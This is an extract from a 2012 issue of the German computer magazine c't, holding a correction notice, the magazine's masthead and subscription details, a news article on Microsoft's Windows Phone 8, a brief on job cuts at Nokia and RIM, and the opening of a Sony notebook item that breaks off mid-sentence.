Anders als im Text behauptet, verlangt Microsoft für ein Windows-8-Logo keine Festplatte mit einer minimalen Datentransferrate von 60 GByte/s, sondern bloß 60 MByte/s.

Schnellschreiber

Schwarzweiß-Laserdrucker mit Duplex und Netzwerk, c't 14/12, S. 106

Bei dem Diagramm zum Verhältnis Druckvolumen und Gesamtkosten auf Seite 109 ist uns leider eine Dezimalstelle verrutscht. Das Diagramm mit den korrekten Werten drucken wir hier ab.



ANZEIGE

Impressum

Redaktion

Postfach 61 04 07, 30604 Hannover
 Karl-Wiechert-Allee 10, 30625 Hannover
 Telefon: 05 11/53 52-300
 Telefax: 05 11/53 52-417
 (Hotline-Rufnummer und E-Mail-Adressen der Redaktion siehe Hinweise rechts)

Chefredakteure: Christian Persson (cp) (verantwortlich für den Textteil), Dipl.-Ing. Detlef Grell (gr)
Stellv. Chefredakteur: Stephan Ehrmann (se), Jürgen Kuri (jk), Georg Schnurer (gs)
Leitende Redakteure: Harald Bögeholz (bo), Dr. Oliver Diedrich (odi), Johannes Endres (je), Axel Kossel (ad), Ulrike Kuhlmann (uk), Dr. Jürgen Rink (jn), Jürgen Schmidt (ju), Peter Siering (ps), Andreas Stiller (as), Ingo T. Storm (it), Dorothée Wiegand (dwi), Christof Windeck (ciw), Jörg Wirtgen (jow), Dr. Volker Zota (vza)

Redaktion: Ernst Ahlers (ea), Daniel Bachfeld (dab), Stephan Bäcker (bae), Jo Bager (jo), Achim Barczok (acb), Bernd Behr (bb), Benjamin Benz (bbe), Holger Bleich (hob), Herbert Braun (heb), Volker Briegleb (vbr), Dieter Brors (db), Julian Bühl (jub), Hannes A. Czerulla (hc), Mirko Dölle (mid), Liane M. Dubowy (lmd), Ronald Eikenberg (rei), Boi Feddern (boi), Martin Fischer (mfi), Tim Gerber (tig), Hartmut Gieselman (hag), Sven Hansen (sha), Ulrich Hilgefort (uh), Gerald Himmelmeier (ghi), Christian Hirsch (chh), Martin Holland (mho), Robert Höwelkröger (roh), Oliver Hug (ohu), Jan-Keno Janssen (jkj), Nicu Jurran (njj), Thomas Kaltschmidt (thk), Axel Kannenberg (axk), Reiko Kaps (rek), Peter König (pek), André Kramer (akr), Lutz Labs (ll), Oliver Lau (ola), Thorsten Leemhuis (thl), Gilles Lopez (gil), Urs Mansmann (uma), Ole Meiners (olm), Angela Meyer (ann), Carsten Meyer (cm), Florian Müsing (mue), Peter Nonhoff-Arps (pen), Rudolf Optitz (rop), Matthias Parbel (map), Stefan Porteck (spo), Jeremias Radke (jra), Christiane Rütten (cr), Peter Schmitz (psz), Dr. Hans-Peter Schüler (hps), Hajo Schulz (hos), Johannes Schuster (jes), Alexander Spier (asp), Markus Stöbe (mst), Sven Olfat Suhl (ssu), Andrea Trinkwalter (atr), Axel Vahldeik (avx), Andreas Wilkens (anw), Christian Wölbert (cwo), Peter-Michael Ziegler (pmz), Dušan Živadinović (dz), Ragni Zlotos (rzl)

Koordination: Martin Triadan (mat)

Redaktionsassistenz: Susanne Cölle (suc), Christopher Tränkman (cht)

Programmierteam: Karin Volz-Fresia, Ltg. (kvf), Arne Mertins (ame), Kai Wasserbäch (kaw)

Technische Assistenz: Ralf Schneider, Ltg. (rs), Hans-Jürgen Berndt (hjb), Denis Fröhlich (df), Christoph Hoppe (cho), Stefan Labusga (sla), Jens Nohl (jno), Wolfram Tege (te)

Korrespondenten:

Verlagsbüro München: Rainald Menge-Sonnentag (rme), Hans-Pinsel-Str. 10a, 85540 Haar, Tel.: 0 89/42 71 86 14, Fax: 0 89/42 71 86-10, E-Mail: rme@ct.de

Berlin: Richard Sietmann, Blankeneser Weg 16, 13581 Berlin, Tel.: 0 30/36 71 08 88, Fax: 0 30/36 71 08 89, E-Mail: sietmann@compuserve.com

Frankfurt: Volker Weber, Elly-Heuss-Knapp-Weg 8, 64285 Darmstadt, Tel.: 0 61 51/2 26 18, E-Mail: vowe@ct.de

USA: Daniel AJ Sokolov, #706, 1055 Lucknow St., Halifax, NS, B3H 2T3, Kanada, Tel.: +1 77 83 00 06 37, Fax: +43 12 79 84 00 00 07, E-Mail: ds@heise.de

ständige Mitarbeiter: Ralph Altmann, Leo Becker (lbe), Manfred Bertsch, Jörg Birkelbach, Detlef Borchers, Tobias Engler, Monika Ermert, Dr. Noogie C. Kaufmann, Dr. M. Michael König, Stefan Krempel, Prof. Dr. Jörn Loviscach, Kai Mielke, Ralf Nebelo, Dr. Klaus Pecek, Prof. Dr. Thomas J. Schult, Ben Schwahn (bsc), Christiane Schulzki-Haddouti, Kai Schwirzke

DTP-Produktion: Wolfgang Otto (ltg.), Ben Dietrich Berlin, Peter-Michael Böhm, Martina Bruns, Martina Fredrich, Ines Gehre, Jörg Gottschalk, Birgit Graff, Angela Hilberg, Anja Kreft, Astrid Seifert, Edith Tötsches, Dieter Wahner, Dirk Wollschläger, Brigitte Zurheden

Art Director: Thomas Saur, **Layout-Konzeption:** Hea-Kyung Kim, **Fotografie:** Andreas Wodrich, Melissa Ramson, **Videoproduktion:** Johannes Maurer

Illustrationen: Editorial: Hans-Jürgen „Mash“ Marhenke, Hannover; Schlagseite: Ritsch & Renn, Wien; Story: Susanne Wustmann und Michael Thiele, Dortmund; Aufmacher: Thomas Saur, Stefan Arand

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.

Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt.

Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2012 by Heise Zeitschriften Verlag GmbH & Co. KG

ISSN 0724-8679

Verlag

Heise Zeitschriften Verlag GmbH & Co. KG
 Postfach 61 04 07, 30604 Hannover
 Karl-Wiechert-Allee 10, 30625 Hannover
 Telefon: 05 11/53 52-0
 Telefax: 05 11/53 52-129
 Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Dr. Alfons Schräder

Mitglied der Geschäftsleitung: Beate Gerold

Verlagsleiter: Dr. Alfons Schräder

Anzeigenleitung: Udo Elsner (-222) (verantwortlich für den Anzeigenteil)

Stellv. Anzeigenleitung: Simon Tiebel (-890)

Sales Manager Asia-Pacific: Babette Lahn (-240)

Mediaberatung:

PLZ 0, 1 + 9: Erika Hajmassy (-266)

PLZ 3 + 4: Ann Katrin Jähnke (-893)

PLZ 5 + 6: Patrick Werner (-894)

PLZ 2 + 7: Simon Tiebel (-890)

PLZ 8: Werner Ceho (0 89/42 71 86-11)

Ausland (ohne Asien): Bettina Scheel (-892)

Markenartikel: Stefanie Busche (-895)

Stellenmarkt: Erika Hajmassy (-266)

Anzeigendisposition:

PLZ 0-5/Asien: Maik Fricke (-165)

PLZ 6-9/Ausland: Astrid Meier, Leitung (-221)

Fax Anzeigen: 05 11/53 52-200, -224

Anzeigen-Auslandsvertretungen (Asien):

CyberMedia Communications Inc., 9F, No.639-2, Sec. 5, Chongyang Rd., Sanchong Dist., New Taipei City 24158, Taiwan (R.O.C.), Tel: +886 2-8211-2015, Fax: +886 2-8211-2017, E-Mail: fc@cybermedia.com.tw

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 29 vom 1. Januar 2012

Leiter Vertrieb und Marketing: André Lux (-299)

Werbeleitung: Julia Conrades (-156)

Teamleitung Herstellung, Service Sonderdrucke: Bianca Nagel (-456)

DVD-ROM-Herstellung: Klaus Ditze (Ltg.), Nicole Tiemann

Druk: Firmengruppe APPL echter druck GmbH, Delpfstraße 15, 97084 Würzburg

Abo-Service: Tel.: +49 (0) 40/30 07-3525

Kundenkonto in Österreich: Dresdner Bank AG, BLZ 19675, Kto.-Nr. 2001-226-00 EUR, SWIFT: DRES AT WX

Kundenkonto in der Schweiz: PostFinance, Bern, Kto.-Nr. 60-486910-4, BIC: POFICBEXXX, IBAN: CH73 0900 0000 6048 6910 4

Vertrieb Einzelverkauf:

MZV Moderner Zeitschriften Vertrieb GmbH & Co. KG, Ohmstraße 1, 85176 Unterschleißheim, Postfach 12 32, 85702 Unterschleißheim, Tel. 0 89/3 19 06-0, Fax 0 89/3 19 06-113 E-Mail: mzv@mzv.de, Internet: www.mzv.de

c't erscheint 14-täglich

Einzelpreis € 3,90; Österreich € 4,10; Schweiz CHF 6,90; Benelux € 5,20; Italien € 5,20; Spanien € 5,20

Abonnement-Preise: Das Jahresabonnement kostet inkl.

Versandkosten: Inland 89,70 €, Österreich 94,90 €, Europa 110,50 €, restl. Ausland 115,70 € (Schweiz 151,50 CHF); ermäßigte Abonnement für Schüler, Studenten, Auszubildende (nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 67,60 €, Österreich 71,50 €, Europa 83,20 €, restl. Ausland 87,10 € (Schweiz 129 CHF); c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie iPhone- und iPad-Inhalte) kosten pro Jahr 12,00 € (Schweiz 15,60 CHF) Aufpreis. Für Mitglieder von AUGE, bdvb e.V., BdW e.V., ch/open, GI, GUUG, JUG Switzerland, Mac e.V., VBIO, VDE und VDI gilt der Preis des ermäßigten Abonnements (gegen Mitgliedsausweis). Luftpost auf Anfrage.

Mit unserem Artikel-Register können Sie schnell und bequem auf Ihrem Rechner nach c't-Beiträgen suchen: Das Registerprogramm für Windows, Linux und Mac OS liegt auf www.heise.de/ct/ftp/register.shtml zum kostenlosen Download; dort finden Sie auch Hinweise zum regelmäßigen Bezug der Updates per E-Mail. Auf der c't-Homepage ct.de können Sie auch online nach Artikeln recherchieren. Es sind jedoch nur einige Artikel vollständig im Web veröffentlicht.

Nachbestellung einzelner Hefte und Artikel: c't-Ausgaben, deren Erscheinungsdatum nicht weiter als zwei Jahre zurückliegt, sind zum Heftpreis zzgl. 1,50 € Versandkosten lieferbar.

Einzelne Artikel ab 1990 können Sie im heise-Artikel-Archiv (www.heise.de/artikel-archiv) erwerben; für Bezieher des c't-Plus-Abos ist der kostenlose Online-Zugriff auf diese Artikel integriert. Die Beiträge von 1983 bis 1989 sind nur zusammen auf einer DVD für 19 € zuzüglich 3 € Versandkosten beim Verlag erhältlich.

c't im Internet

c't-Homepage: www.ct.de

Alle URLs zum Heft: Link unter dem Titelbild oder unter www.ct.de/urls für die aktuelle Ausgabe.

Software zu c't-Artikeln: in der Rubrik „Treiber & mehr“ unter „Software zu c't“. Dort finden Sie auch Test- und Analyseprogramme.

Anonymous ftp: auf dem Server ftp.heise.de im Verzeichnis /pub/ct (im WWW-Browser ftp.heise.de/pub/ct eingeben) und auf ct.de/ftp

Software-Verzeichnis: www.ct.de/software

Treiber-Service: www.ct.de/treiber

Kontakt zur Redaktion

Bitte richten Sie Kommentare oder ergänzende **Fragen zu c't-Artikeln** direkt an das zuständige Mitglied der Redaktion. Wer zuständig ist, erkennen Sie am zwei- oder dreibuchstabigen Kürzel, das in Klammern am Ende jedes Artikeltextes steht. Den dazugehörigen Namen finden Sie im nebenstehenden Impressum. Die Kürzel dienen auch zur persönlichen Adressierung von E-Mail.

E-Mail: Alle E-Mail-Adressen der Redaktionsmitglieder haben die Form „xx@ct.de“. Setzen Sie statt „xx“ das Kürzel des Adressaten ein. Allgemeine E-Mail-Adresse der Redaktion für Leserzuschriften, auf die keine individuelle Antwort erwartet wird: ct@ct.de.

c't-Hotline: Mail-Anfragen an die technische Hotline der Redaktion werden nur auf ct.de/hotline entgegengenommen. Bitte beachten Sie die Hinweise auf dieser Webseite, auf der Sie auch eine Suchmaschine für sämtliche bereits veröffentlichten Hotline-Tipps finden.

Die Telefon-Hotline ist an jedem Werktag zwischen 13 und 14 Uhr unter der Rufnummer 05 11/53 52-333 geschaltet.

Das Sekretariat der Redaktion erreichen Sie während üblicher Bürozeiten unter der Rufnummer 05 11/53 52-300.

Kontakt zu Autoren: Mit Autoren, die nicht der Redaktion angehören, können Sie nur brieflich über die Anschrift der Redaktion in Kontakt treten. Wir leiten Ihren Brief gern weiter.

Abo-Service

Bestellungen, Adressänderungen, Lieferprobleme usw.:

Heise Zeitschriften Verlag GmbH & Co. KG

Kundenservice, Postfach 11 14 28, 20414 Hamburg

Telefon: +49 (0)40/30 07-3525

Fax: +49 (0)40/30 07 85-3525

E-Mail: leserservice@heise.de

c't abonnieren: Online-Bestellung via Internet (www.heise.de/abo) oder E-Mail (leserservice@heise.de)

Das Standard-Abo ist jederzeit mit Wirkung zur übernächsten Ausgabe kündbar.

Das c't-Plus-Abo läuft mindestens ein Jahr und ist nach Ablauf der Jahresfrist jeweils zur übernächsten Ausgabe kündbar. Abonnement-Preise siehe Impressum.

c't-Recherche

Mit unserem Artikel-Register können Sie schnell und bequem auf Ihrem Rechner nach c't-Beiträgen suchen: Das Registerprogramm für Windows, Linux und Mac OS liegt auf www.heise.de/ct/ftp/register.shtml zum kostenlosen Download; dort finden Sie auch Hinweise zum regelmäßigen Bezug der Updates per E-Mail. Auf der c't-Homepage ct.de können Sie auch online nach Artikeln recherchieren. Es sind jedoch nur einige Artikel vollständig im Web veröffentlicht.

Nachbestellung einzelner Hefte und Artikel: c't-Ausgaben, deren Erscheinungsdatum nicht weiter als zwei Jahre zurückliegt, sind zum Heftpreis zzgl. 1,50 € Versandkosten lieferbar.

Einzelne Artikel ab 1990 können Sie im heise-Artikel-Archiv (www.heise.de/artikel-archiv) erwerben; für Bezieher des c't-Plus-Abos ist der kostenlose Online-Zugriff auf diese Artikel integriert. Die Beiträge von 1983 bis 1989 sind nur zusammen auf einer DVD für 19 € zuzüglich 3 € Versandkosten beim Verlag erhältlich.

c't-Krypto-Kampagne

Infos zur Krypto-Kampagne gibt es unter ct.de/pgpCA. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

Key-ID: DAFFB000

ct magazine CERTIFICATE pgpCA@ct.heise.de

A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000


Key-ID: B3B2A12C

ct magazine CERTIFICATE pgpCA@ct.heise.de

19ED6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

ANZEIGE

ANZEIGE



Achim Barczok, Lutz Labs

Windows Phone 8

Die nächste Generation von Microsofts Mobilbetriebssystem

Microsoft baut sein Mobilbetriebssystem komplett um. Das im Herbst erscheinende Windows Phone 8 nutzt den gleichen Kernel wie Windows 8 – mit weitreichenden Folgen für die App-Kompatibilität und die Unterstützung älterer Geräte.

Auf der Entwicklerkonferenz Windows Phone Summit in San Francisco hat Microsoft erste Details zur kommenden Version seines Mobilbetriebssystems Windows Phone vorgestellt. Windows CE, der Unterbau von Windows Phone 7.5 und auch dem Vorgänger Windows Mobile, wird ausgemustert. Microsoft setzt bei Windows Phone 8, Codename Apollo, auf den gleichen Kernel, der auch bei Windows 8 verwendet wird.

Dass soll vor allem den Entwicklern von Metro-Apps die Arbeit erleichtern. Programmierer können laut Microsoft große Teile ihres Codes auf beiden Plattformen verwenden, speziell bei Netzwerzugriffen, Sicherheitsfunktionen und Multimedia sollen die APIs sehr ähnlich sein. Microsoft verspricht sich zudem eine schnellere Umsetzung beliebter Spiele auf die Smartphones.

Für Windows Phone 7 geschriebene Apps laufen auch unter Version 8; umgekehrt gilt dies jedoch nur, wenn die Anwendung keine der neuen Funktionen erfordert.

Die Hardwarehersteller können in Zukunft drei verschiedene Bildschirmauflösungen nutzen:

Zu der bekannten Auflösung von 800 × 480 Pixel gesellen sich 720p (1280 × 720) und WXGA (1280 × 768) – von Microsoft „720p plus“ genannt. Die Unterstützung der Nahfunktechnik NFC soll nicht nur zum Austausch von Daten dienen, sondern vor allem zum mobilen Bezahlen. Dabei setzt Microsoft auf Kooperationen mit den Mobilfunk-Providern: Die sensiblen Nutzerdaten sollen auf der SIM-Karte gespeichert und damit geräteunabhängig werden. Zunächst wird der französische Provider Orange eine damit kompatible Secure SIM anbieten.

Eine weitere Neuerung betrifft den Wechselspeicher: Nutzer können den Speicher ihrer Smartphones in Zukunft günstig mit MicroSD-Karten aufrüsten – sofern die Hersteller passende Slots einbauen. Details zur Unterstützung des Wechselspeichers stehen jedoch noch aus. Am Rand der Präsentation sagte ein Microsoft-Manager gegenüber c't, dass Nutzer keinen Zugriff auf das Dateisystem haben werden. Stattdessen könne man die dort gespeicherten Daten – etwa Fotos, Musik oder Videos – lediglich mit passenden Apps

öffnen oder Apps von der SD-Karte aus installieren.

Software-Neuheiten

Sichtbar verändert hat Microsoft den Startbildschirm, der stärker den eigenen Vorlieben angepasst werden kann. Die Kacheln lassen sich nun mittels Touch-Geste skalieren und haben ein feineres Raster (bis zu vier Kacheln in der Breite), zudem können Entwickler stärker in das Aussehen der Kacheln ihrer Apps eingreifen.

Der neue Browser setzt auf dem Internet Explorer 10 auf und soll vor allem bei der JavaScript-Performance zugelegt haben. Zudem bekommt der IE einen Anti-Phishing-Filter und mehr HTML5-Support, unter anderem für Touch-Events.

Nokias Karten-App, die bisher exklusiv auf den Lumia-Smartphones von Nokia läuft, kommt auch auf Windows Phones anderer Hersteller. Zum Funktionsumfang gehört die auch ohne Internetverbindung funktionierende Fahrzeugnavigation und der Download von Karten von der Nokia-Tochter Navteq. Kostenlose Karten gibt es jedoch nur für Großbritannien, Kanada und die USA. Ob es kostenpflichtiges Kartenmaterial für andere Länder geben wird, konnte Nokia noch nicht sagen.

Windows Phone 8 will auch professionelle Nutzer locken. Der Speicher soll mit Bitlocker-Technik verschlüsselt werden. Unternehmen können Apps auch außerhalb des Marketplace recht einfach auf die Geräte ihrer Mitarbeiter verteilen, sie müssen jedoch weiterhin von Microsoft zertifiziert werden. Auch diese Unternehmens-internen Apps wird Microsoft durch das Zurückziehen des Zertifikats aus der Ferne löschen können. Außerdem will Microsoft die Möglichkeiten zur zentralen Geräteverwaltung verbessert haben.

Eine Folge des verbesserten Multitaskings: Programme wie Skype können im Hintergrund laufen und so auf eingehende Anrufe reagieren. Die Anwender sollen so kaum noch einen Unterschied zwischen einem normalen Telefonat und einem Skype-Gespräch bemerken.

Updates für Windows Phone 8 kommen in Zukunft over the air, ein PC ist nicht mehr notwendig. Die Entwicklungsplattform für Windows Phone 8 wird im Som-



Der neue Startscreen von Windows Phone 8 erlaubt kleinere Kacheln.


mer zur Verfügung stehen, die ersten Smartphones mit dem System im Herbst. Microsoft nannte HTC, Huawei, Nokia und Samsung als Partner, auch von LG und ZTE könnten Smartphones mit dem neuen System kommen – konkrete Ankündigungen gibt es jedoch noch nicht.

Windows Phone 7.8 für ältere Hardware

Die neue Betriebssystemversion läuft nicht auf älterer Hardware. Microsoft verspricht eine Version 7.8, die einige Funktionen des neuen Betriebssystems auch auf die alte Plattform bringen soll. Ob das Update für alle bislang verkauften Modelle zur Verfügung stehen wird, ist ebenso unbekannt wie ein Termin.

Als einzige Neuerung der Version 7.8 nannte Microsoft den neuen Start-Screen. Nokia will seine Lumia-Smartphones mit weiterer Software ausstatten. So sollen die Modelle 610, 710, 800 und 900 etwa Streaming-Fähigkeiten und Kamera-Extras wie Panorama-, Action- und Smart-Group-Aufnahmemodi sowie einen Selbstauslöser erhalten, Spiele des Farmville-Entwicklers Zynga sowie aktualisierte Versionen der Nokia-eigenen Dienste Nokia Navigation und Nokia Bus&Bahn.

Nach einem Bericht der asiatischen Nachrichtenseite Digitimes will Microsoft die Software auch über die Version 7.8 hinaus weiter pflegen. Sie soll für Smartphones im Einsteigerbereich vor allem in Schwellenländern zum Einsatz kommen. (II)



Auf dem Windows Phone Summit stellte der Microsoft-Manager Joe Belfiore die Vorteile des gemeinsam mit Windows 8 genutzten Kernels in den Vordergrund.

Massenentlassungen bei Nokia und RIM

Nokia will sich auf Kernbereiche wie Smartphones der Marke Lumia, digitale Fotografie und mobile Navigation konzentrieren. Dazu streicht der Handy-Hersteller bis Ende 2013 weltweit bis zu 10 000 Stellen. Auch deutsche Standorte sind betroffen: Zwar bleibt das Berliner Zentrum für ortsbasierte Dienste bestehen, nicht aber der Standort für Forschung und Entwicklung in Ulm mit zuletzt 730 Mitarbeitern. Er soll Ende September schließen, wie ein Nokia-Sprecher mitteilte.

Außerdem verkauft das Unternehmen seine Nobelmarke Vertu an den schwedischen Finanzinvestor EQT und baut seine Führungsspitze um. Es gehen Marketingchefin Jerrí DeVard, Handy-Chefin Mary McDowell und Niklas Savander. Das Blog AllThingsD will aus ungenannten Quellen erfahren haben, dass Nokia auch die Linux-Plattform Meltemi einstellt, die das Unternehmen an-

geblich als Nachfolger für die Handy-Betriebssysteme S40 und Symbian entwickelte.

Zugleich senkte der Konzern die Prognose für das zweite Quartal. Die Rating-Agentur Moody's stufte die Bonität des Handy-Riesen anschließend auf Ramsch-Niveau zurück.

Auch das kanadische Unternehmen Research in Motion (RIM), Hersteller der Blackberry-Smartphones, steckt in der Krise. RIM hat erneut vor einem Quartalsverlust gewarnt und bekannt gegeben, die Zahl seiner Mitarbeiter zu senken. Medienberichten zufolge verlieren zwischen 2000 und 6000 der weltweit 16 500 Mitarbeiter ihren Arbeitsplatz. Gerüchten zufolge will RIM das Unternehmen aufspalten und die Hardware-Sparte an die Börse bringen oder verkaufen. Auch eine Trennung von der Messaging-Sparte stehe im Raum, schreibt die Sunday Times. (II)

Subnotebook mit AMD-Prozessor

Anfang Juni hat AMD mit Brazos 2.0 den Nachfolger der bisherigen C- und E-Serien-APUs angekündigt, Mitte Juli soll das erste damit bestückte Notebook in die Läden kommen: Sonys 11,6-Zöller Vaio E11.

Sein AMD-Prozessor E2-1800 läuft mit 1,7 GHz und bietet damit kaum mehr Rechenleistung als die bisherigen Modelle E-350 und E-450 oder Intels Atom. Die Grafikeinheit Radeon HD 7340 kann sich jedoch deutlich von der Intel-Konkurrenz ab-

